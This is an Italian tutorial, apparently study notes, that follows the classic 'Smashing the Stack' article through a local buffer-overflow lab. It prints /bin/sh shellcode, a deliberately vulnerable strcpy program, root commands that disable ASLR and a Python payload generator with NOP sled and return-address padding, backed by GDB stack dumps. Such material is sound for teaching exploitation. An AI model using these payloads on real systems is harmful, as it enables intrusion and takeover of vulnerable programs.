
"*Tutti i bytes nulli della nostra shellcode verranno considerati come la fine della stringa, e la copia sarà terminata*". Dall'articolo vi è l'esempio di una shellcode senza bytes nulli:

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Questi due shellcode sono equivalenti:

```
2       char shellcode[] =
3           "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
4           "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
5           "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
6           "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
7
8       char shellcode[] =
9       "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
10      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
11      "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Con l'unica differenza che il primo potrebbe darci problemi avendo byte nulli, il secondo invece non li contiene. Utilizzeremo quest'ultimo per i nostri esperimenti. Vediamo un esempio:



Andiamo avanti con il capitolo ***Writing an Exploit***:

```
                        Writing an Exploit
                        ~~~~~~~~~~~~~~~~~~
                    (or how to mung the stack)
                    ~~~~~~~~~~~~~~~~~~~~~~~~~~


   Lets try to pull all our pieces together.  We have the shellcode.  We know
it must be part of the string which we'll use to overflow the buffer.  We
know we must point the return address back into the buffer.  This example will
demonstrate these points:
```

Nel nostro attacco avremo un certo **input malevolo**, lo **shellcode** e il **return address**, quest'ultimo dovremo farlo puntare al nostro shellcode, un problema che potrebbe far sorgere dubbi è: non conoscendo l'indirizzo dello stack, nello specifico l'indirizzo dello stack dove vi è lo shellcode, come faccio a far puntare il return address proprio a quello?

Vediamo l'esempio presente nell'articolo:

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

Questo esempio mostra come un processo può attaccare se stesso, infatti questo non è utile per attaccare un altro processo però ci da l'idea di come costruire **l'input malevolo**, quest'ultimo avrà una parte di shellcode e una parte di return address. Dobbiamo fare in modo però che il return address punti allo shellcode.


Questo codice definire uno shellcode, il primo loop riempie large_string[] lo riempio di return address mettendoci il return address di buffer[] andando così a forzare il return address a puntare nella stack. Il secondo for loop riempio large_string[] con lo shellcode, in questo modo il large_string[] conterrà lo shellcode e tante volte il return address (ripetuto tante volte così quando andrò a fare l'overflow e andrò a sovrascrivere il vero indirizzo del return address lo sovrascriverà con quello corretto). Il problema di questo codice è che appunto attacca se stesso, continuando infatti:

```
   What we have done above is filled the array large_string[] with the
address of buffer[], which is where our code will be.  Then we copy our
shellcode into the beginning of the large_string string.  strcpy() will then
copy large_string onto buffer without doing any bounds checking, and will
overflow the return address, overwriting it with the address where our code
is now located.  Once we reach the end of main and it tried to return it
jumps to our code, and execs a shell.

   The problem we are faced when trying to overflow the buffer of another
program is trying to figure out at what address the buffer (and thus our
code) will be.  The answer is that for every program the stack will
start at the same address.  Most programs do not push more than a few hundred
or a few thousand bytes into the stack at any one time.  Therefore by knowing
where the stack starts we can try to guess where the buffer we are trying to
overflow will be.  Here is a little program that will print its stack
pointer:
```

Se volessimo attaccare il buffer di un altro processo possiamo:

- Sovrascriverlo con un buffer overflow usando il suo address
- Oppure con un indirizzo più piccolo

Nell'articolo si fa un'assunzione, ossia si assume che lo spazio di indirizzamento è stato, ogni volta che il programma parte lo stack parte dagli stessi indirizzi, questa ipotesi non è più verificata grazie al **ASLR** (*Address Space Layout Randomization*). Questa randomizzazione dello spazio di indirizzamento del processo permette che ad ogni avvio del programma la stack parte da un indirizzo diverso. Questa tecnica è stata introdotta proprio per evitare questo tipo di attacchi. La ASLR può essere disabilitata da root andando a modificare il file */proc/sys/kernel/randomize_va_space* che è 2 quando è attivo. Inoltre possiamo controllare se questo sistema è attivo usando tool come ldd su un eseguibile, esso mi calcolerà tutte le librerie caricare ogni volta:



Come possiamo notare gli indirizzi volta per volta cambiano sempre. Un altro metodo per vedere la randomizzazione degli indirizzi è quella mediante gdb (per configurazione di default la randomizzazione in gdb è disattivata, per attivarla facciamo):

(gdb) set disable-randomization off

Apriamo il nostro binario con gdb e vediamo la randomizzazione degli indirizzi:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/bin$ gdb -q Binary_Exploitation
Reading symbols from Binary_Exploitation...
(gdb) set disable-randomization off
(gdb) b *main
Breakpoint 1 at 0x11ef: file src/Binary_Exploitation.c, line 15.
(gdb) run
Starting program: /home/kobra3310/Scrivania/Script Vari/Script C/Binary Exploitation/bin/Binary_Exploitation
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at src/Binary_Exploitation.c:15
15      int main(){
(gdb) p/x $esp
$1 = 0xfffafe9c
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kobra3310/Scrivania/Script Vari/Script C/Binary Exploitation/bin/Binary_Exploitation
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at src/Binary_Exploitation.c:15
15      int main(){
(gdb) p/x $esp
$2 = 0xffbaddbc
```

Per disabilitare la randomizzazione degli indirizzi a livello di sistema dobbiamo digitare:

$ sudo su

$ echo 0 > /proc/sys/kernel/randomize_va_space

Per riattivarla:

$ echo 2 > /proc/sys/kernel/randomize_va_space

Sarà necessario disabilitare questo sistema per gli attacchi mostrati nell'articolo.
Continuando: "*Se la stack parte per tutti i programmi dallo stesso indirizzo le differenze tra i vari stack pointer saranno di qualche migliaio di bytes. Quindi conoscendo dove inizia lo stack possiamo provare a indovinare dove si trova il buffer che stiamo cercando di effettuare l'overflow*". Di seguito è riportato un codice che stampa l'inizio dello stack:

```c
#include <stdio.h>

unsigned long get_sp(void){
    __asm__("movl %esp, %eax");
}

int main(){
    printf("0x%x\n", get_sp());
}
```

L'output sarà:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ gcc src/SP.c -o bin/SP
src/SP.c: In function 'main':
src/SP.c:8:16: warning: format '%x' expects argument of type 'unsigned int', but argument 2 has type 'long unsigned int' [-Wformat=
]
    8 |     printf("0x%x\n", get_sp());
      |              ~^      ~~~~~~~
      |               |      |
      |               |      long unsigned int
      |               unsigned int
      |              %lx
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./bin/SP
0xffffdae0
```

Andiamo ora a scrivere un programma C vulnerabilite che useremo come test:

```c
#include <stdio.h>
#include <string.h>

void vulnerable(char *input){
    char buffer[512];
    strcpy(buffer, input);
}

int main(int argc, char *argv[]){
    if(argc > 1){
        vulnerable(argv[1]);
    }
    return 0;
}
```


Questo codice già sappiamo che è vulnerabile perché la funzione strcpy() non effettua nessun controllo che la **sorgente** (in questo caso input) e la **destinazione** (in questo caso buffer) hanno un size equiparabile. Supponiamo di inserire 1024 byte, i primi 512 saranno aggiunti a buffer[], mentre i restanti andranno a sovrascrivere delle strutture importanti per il processore.

Andiamo a compilare ed eseguiamo questo programma:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ gcc -g -fno-stack-protector -z execstack -m32 src/vulnerable
.c -o bin/vulnerable
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation$ ./bin/vulnerable $(python3 -c 'print("A" * 1000)')
Errore di segmentazione (core dump creato)
```

Nota: questo ***$(python3 -c 'print("A" * 1000)')*** si occupa di stampare 1000 caratteri A ed è una shell expansion.

Andiamo a vedere anche con gdb:




Fatte queste premesse, andiamo a capire come attaccare questo processo, in primis dobbiamo avere lo shellcode pronto da utilizzare (andremo ad utilizzare quello visto in precedenza per la shell di sistema), andiamo ora a scrivere uno script python (col nome di *generate_payload.py*) che si occuperà di generare il payload/shellcode malevolo. L'idea sarà


infatti quella di spammare la memoria di caratteri A, inserire il nostro shellcode e poi spammiamo col nostro return address malevolo, così che esso andrà a sovrascrivere nello stack quello originale, il nostro return address malevolo dovrà ovviamente puntare allo shellcode. Iniziamo la scrittura di *generate_payload.py* (tale script utilizzerà python 2.7 come versione):

```
#!/usr/bin/env python2.7
from struct import *
import sys

buf = b''
buf += b'\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b'
buf += b'\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd'
buf += b'\x80\xe8\xdc\xff\xff\xff/bin/sh'

with open("shellcode.bin", "wb") as f:
    f.write(buf)
```

Se vado a richiamare l'interprete python e chiamo il tool hexdump avremo i byte del mio **shellcode**:



Proviamo ad attaccare ora il binario:



Non succede nulla questo perché non è stato causato l'overflow. Bene, all'inizio dello shellcode potremmo inserire manualmente tanti caratteri per causarlo, però abbiamo un problema, se inserisco tanti caratteri, poi il nostro shellcode, e poi tanti return address che mi vanno a sovrascrivere l'indirizzo salvato nella stack e fin qui ok, ma ribadiamo che il

return address malevolo che inseriamo dovrà puntare al nostro shellcode ma in questo scenario abbiamo una finestra molto piccola per farlo. Ovviamo a questo problema con la **NOP SLED**, ossia una serie di istruzioni che iniziano con **\x90**, quando il processore incontra queste istruzioni non fa nulla ma permettono di creare uno sled appunto, uno "scivolo", in che senso questo? Grazie a questa istruzione il nostro return address valevolo non deve per forza puntare all'inizio del nostro shellcode, ma anche un pò prima, in questo modo incontrerà \x90, non farà nulla, e andrà avanti finchè non incontrerà appunto l'inizio del nostro shellcode. In questo caso avremo un margine maggiore ed eviteremo errori quali far puntare al nostro return address ad un'indirizzo errato. Andiamo a inserire il **NOP SLED** all'interno dello script:

```
1  #!/usr/bin/env python2.7
2  from struct import *
3  import sys
4
5  buf = b''
6  # NOP SLED
7  buf = b'\x90' * 467
8  # shellcode
9  buf += b'\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b'
10 buf += b'\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd'
11 buf += b'\x80\xe8\xdc\xff\xff\xff/bin/sh'
12 #create file.bin with shellcode
13 with open("shellcode.bin", "wb") as f:
14     f.write(buf)
```

Eseguiamo lo script e vediamo cos'è cambiato con hexdump:

```
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/src$ python2.7 generate_payload.py
kobra3310@pop-os:~/Scrivania/Script Vari/Script C/Binary Exploitation/src$ hexdump -C shellcode.bin
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001d0  90 90 90 eb 1f 5e 89 76  08 31 c0 88 46 07 89 46  |.....^.v.1..F..F|
000001e0  0c b0 0b 89 f3 8d 4e 08  8d 56 0c cd 80 31 db 89  |......N..V...1..|
000001f0  d8 40 cd 80 e8 dc ff ff  ff 2f 62 69 6e 2f 73 68  |.@......./bin/sh|
00000200
```

Come possiamo vedere è stato aggiunto prima dello **shellcode** il *NOP SLED*. Attualmente non riusciamo ancora a fare l'overflow. Andiamo a usare gdb per analizzare la stack e trovare l'indirizzo di ritorno:

$ gdb -q ./vulnerable

(gdb) disass main

(gdb) disass vulnerable

(gdb) b *vulnerable +33

(gdb) b *vulnerable +40

(gdb) run $(cat shellcode.bin)

(gdb) nexti

(gdb) nexti

(gdb) x/150wx $esp

Non abbiamo fatto altro che aggiungere un breakpoint tra l'istruzione *+33* e *+40* ossia prima e dopo la chiamata alla funzione strcpy(), la situazione sarà:

```
0xffffcca0:     0xffffccb0      0xffffd1b3      0x56555034      0x565561ac
0xffffccb0:     0xf7ffda40      0xf7fbe000      0x41a9a25f      0x0000064f
0xffffccc0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffccd0:     0xf7fc4170      0x00000000      0x00000000      0x00000000
0xffffcce0:     0x00000020      0x00000001      0x00000000      0x00000001
0xffffccf0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcd00:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcd10:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcd20:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcd30:     0x00000000      0xf7fcf5ec      0xf7fc69b5      0xf7d94cc6
0xffffcd40:     0x00000000      0x00000000      0x00000000      0x0000000c
0xffffcd50:     0x00000000      0xf7ffd000      0xffffcdaf      0xf7ffd000
0xffffcd60:     0x00000000      0xf7fc6454      0x003055e4      0xf7fbeb20
0xffffcd70:     0xf7ffd608      0xf7fcf986      0x00000001      0x00000001
0xffffcd80:     0xf7fc66d0      0x00000027      0xf7fc6700      0xf7ffd608
0xffffcd90:     0xffffcde4      0xffffcde0      0x00000003      0x00000000
0xffffcda0:     0xf7fc6460      0xf7ffd000      0xf7fc6700      0xf7d924be
0xffffcdb0:     0xf7fc66d0      0x003055e4      0xffffcde0      0x000182af
0xffffcdc0:     0xffffce74      0xf7fbe780      0xf7fe1830      0xffffce40
0xffffcdd0:     0x00000000      0x00000000      0x00000000      0xffffce48
0xffffcde0:     0x00000000      0x00000000      0xffffce40      0x00090000
0xffffcdf0:     0x00000080      0xf7fbe66c      0xffffce74      0x003055e4
0xffffce00:     0xf7d924be      0xf7fd0284      0xf7d7f674      0xffffce7c
0xffffce10:     0xf7ffdba0      0x00000002      0xf7fbeb20      0x00000001
0xffffce20:     0x00000000      0x00000001      0xf7fbe4a0      0x00000009
0xffffce30:     0x000c0000      0x00000004      0x00000001      0x00000000
0xffffce40:     0xf7ffd000      0x00000020      0x00000000      0x00000000
0xffffce50:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffce60:     0x00000000      0x00000000      0x00000000      0xf7ffd000
0xffffce70:     0xf7fc4540      0xffffffff      0x56555034      0xf7fc66d0
0xffffce80:     0xf7ffd608      0x0000000b      0xffffceec      0xffffd08c
0xffffce90:     0x00000000      0x00000000      0x01000000      0x0000000b
0xffffcea0:     0xf7fc4540      0x00000000      0xf7d924be      0xf7fa0054
```

```
0xffffceb0:     0xf7fbe4a0      0xf7fa0000      0xffffced8      0x56556201
0xffffcec0:     0xffffd1b3      0xf7fbe66c      0xf7fbeb20      0x565561e4
0xffffced0:     0x00000001      0xffffcef0      0xf7ffd020      0xf7d9b519
0xffffcee0:     0xffffd161      0x00000070      0xf7ffd000      0xf7d9b519
0xffffcef0:     0x00000002      0xffffcfa4
```


Vedendo il codice Assembly del main() l'indirizzo di ritorno è:

```
0x56556201 <+51>:    add    $0x10,%esp
```

Nello stack eccolo:

```
0xffffceb0:     0xf7fbe4a0      0xf7fa0000      0xffffced8      0x56556201
```

Un altro modo per trovare tale indirizzo è mettendo dei breakpoint e arrivare fino all'istruzione ret e vedere il contenuto dello stack, in cima troveremo proprio l'indirizzo di ritorno:



Abbiamo individuato l'indirizzo di ritorno, ora vediamo la situazione dopo la strcpy(), digitiamo i seguenti comandi:


(gdb) run $(cat shellcode.bin)

(gdb) nexti

(gdb) nexti

(gdb) x/150wx $esp

Ecco la situazione dello stack:



Notiamo due cose:

- Il return address non è stato sovrascritto
- Lo stack è pieno di *NOP SLED*

Nota: attenzione allo shellcode.bin che si usa, io stavo utilizzando un .bin vecchio e non mi generava il NOP SLED, fatte in modo di usare quello che genera appunto queste istruzioni, questo mediante lo script python visto in precedenza

Dobbiamo ora andare a sovrascrivere il return address visto in precedenza con uno degli indirizzi che contiene *l'NOP SLED* (uno di quelli in **blu**), andiamo a modificare il codice:

```python
#!/usr/bin/env python2.7
from struct import *
import sys

buf = b''
# NOP SLED
buf = b'\x90' * 467
# shellcode
buf += b'\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b'
buf += b'\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd'
buf += b'\x80\xe8\xdc\xff\xff\xff/bin/sh'
addr = int("0xffb5d030", 16)
buf += pack("I", addr) * 30
#create file.bin with shellcode
with open("shellcode.bin", "wb") as f:
    f.write(buf)
```

Andiamo ad eseguire di nuovo lo script python, ora da gdb digitiamo:

(gdb) run $(cat shellcode.bin)

(gdb) nexti

(gdb) nexti

(gdb) x/150wx $esp

Nota: gli indirizzi sono cambiati perchè ho riavviato il pc, ma il criterio è lo stesso:

```
0xffffcca0:     0x890bb00c      0x084e8df3      0xcd0c568d      0x89db3180
0xffffccb0:     0x80cd40d8      0xffffdce8      0x69622fff      0x68732f6e
0xffffccc0:     0xffffcc30      0xffffcc30      0xffffcc30      0xffffcc30
0xffffccd0:     0xffffcc30      0xffffcc30      0xffffcc30      0xffffcc30
